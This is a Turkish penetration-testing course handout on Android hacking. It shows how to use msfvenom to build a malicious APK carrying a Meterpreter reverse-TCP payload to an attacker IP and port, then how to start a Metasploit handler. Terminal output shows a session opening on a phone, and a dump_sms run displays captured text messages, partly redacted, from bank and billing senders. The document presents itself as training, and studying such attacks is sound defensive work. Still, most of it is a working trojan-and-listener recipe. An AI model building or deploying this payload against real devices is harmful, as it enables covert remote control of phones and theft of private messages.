Certified Penetration Testing Engineer (CPTE) Eğitimi


MOBILE HACKING

Android Nedir


- Google ve Open Handset Alliance tarafından, mobil cihazlar için geliştirilmektedir.

ANDROID HACKING

İlk olarak terminal satırı açılır ardından ise "**msfvenom android/meterpreter/reverse_tcp LHOST= <saldırgan IP> LPORT= <saldırgan PORT> R > /root/Desktop/isim.apk <save edilecek path>**" şeklinde zararlı apk dosyasyı oluşturulur.



"**msfconsole**" komutu ile metasploit'i çalıştırılır ve "**use exploit/multi/handler**" şeklinde dinleme adımına geçilir.




Msfvenom'da belirtilen port,ip,payload bilgilier gelen bağlantıyı karşılamak için belirtilmelidir. Bunun için "**set payload android/meterpreter/reverse_tcp**", "**set LHOST <saldırganIP>**", "**set LPORT <SaldırganPORT>**", "**exploit <Dinleme başlatılır.>**"

```
root@Hackings: ~
File  Edit  View  Search  Terminal  Help
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   AutoLoadAndroid  true             yes       Automatically load the Android ex
tension
   LHOST                             yes       The listen address
   LPORT            4444             yes       The listen port
   RetryCount       10               yes       Number of trials to be made if co
nnection failed


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit
```


Hedef sistem oluşturulan zararlı dosyayı çalıştırması ile gelen bağlantı aşağıdaki gibidir.

```
root@Hackings: ~
File  Edit  View  Search  Terminal  Help
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.8:4444
[*] Starting the payload handler...
[*] Sending stage (44648 bytes) to 192.168.1.2
[*] Meterpreter session 2 opened (192.168.1.8:4444 -> 192.168.1.2:53005) at 2016
-03-24 18:54:03 +0200

meterpreter > help
```


Meterpreter satırı üzerinde yapılabilecek post exploitation modüllerini görüntülemek için "**help**" komutu kullanılır.



Örnek olarak telefon üzerindeki SMS'lerin görüntülenmesi için "**dump_sms**" modülü çalıştırılır.



Meterpreter satırı üzerinde eğer bir veri download edildi ise default olarak /root/ dizinine kayıt edilmektedir. Download edilen txt dump dosyasını okumak için "cat isim.txt" şeklinde kullanılır. Aşağıda görüldüğü gibi telefon üzerindeki sms'ler dump edilmiştir.


Applications Places
Thu Mar 24, 7:13 PM
root
sms_dump_20160324185457.txt (~) - gedit
File Edit View Search Tools Documents Help
Open
Save
Undo
sms_dump_20160324185457.txt
==========
[+] Sms messages dump
==========
Date: 2016-03-24 18:54:58 +0200
OS: Android 5.1.1 - Linux 3.4.0-perf-gbe52486 (armv7l)
Remote IP: 192.168.1.2
Remote Port: 53805
#1
Type : Incoming
Date : 2016-03-23 17:11:10
Address : MOBILFATURA
Status : NOT_RECEIVED
Message : Degerli musterimiz, [redacted]. Faturalarinizi mobil hattinizdan [redacted] arayarak odeyebilirsiniz.
#2
Type : Outgoing
Date : 2016-03-23 13:48:12
Address : +905[redacted]
Status : SUCCESS
Message : B[redacted]
#3
Type : Incoming
Date : 2016-03-23 11:39:30
Address : GARANTI
Status : NOT_RECEIVED
Plain Text
Tab Width: 8
Ln 1, Col 1
INS
[root@Hackings: ~]
sms_dump_20160324...
[Home]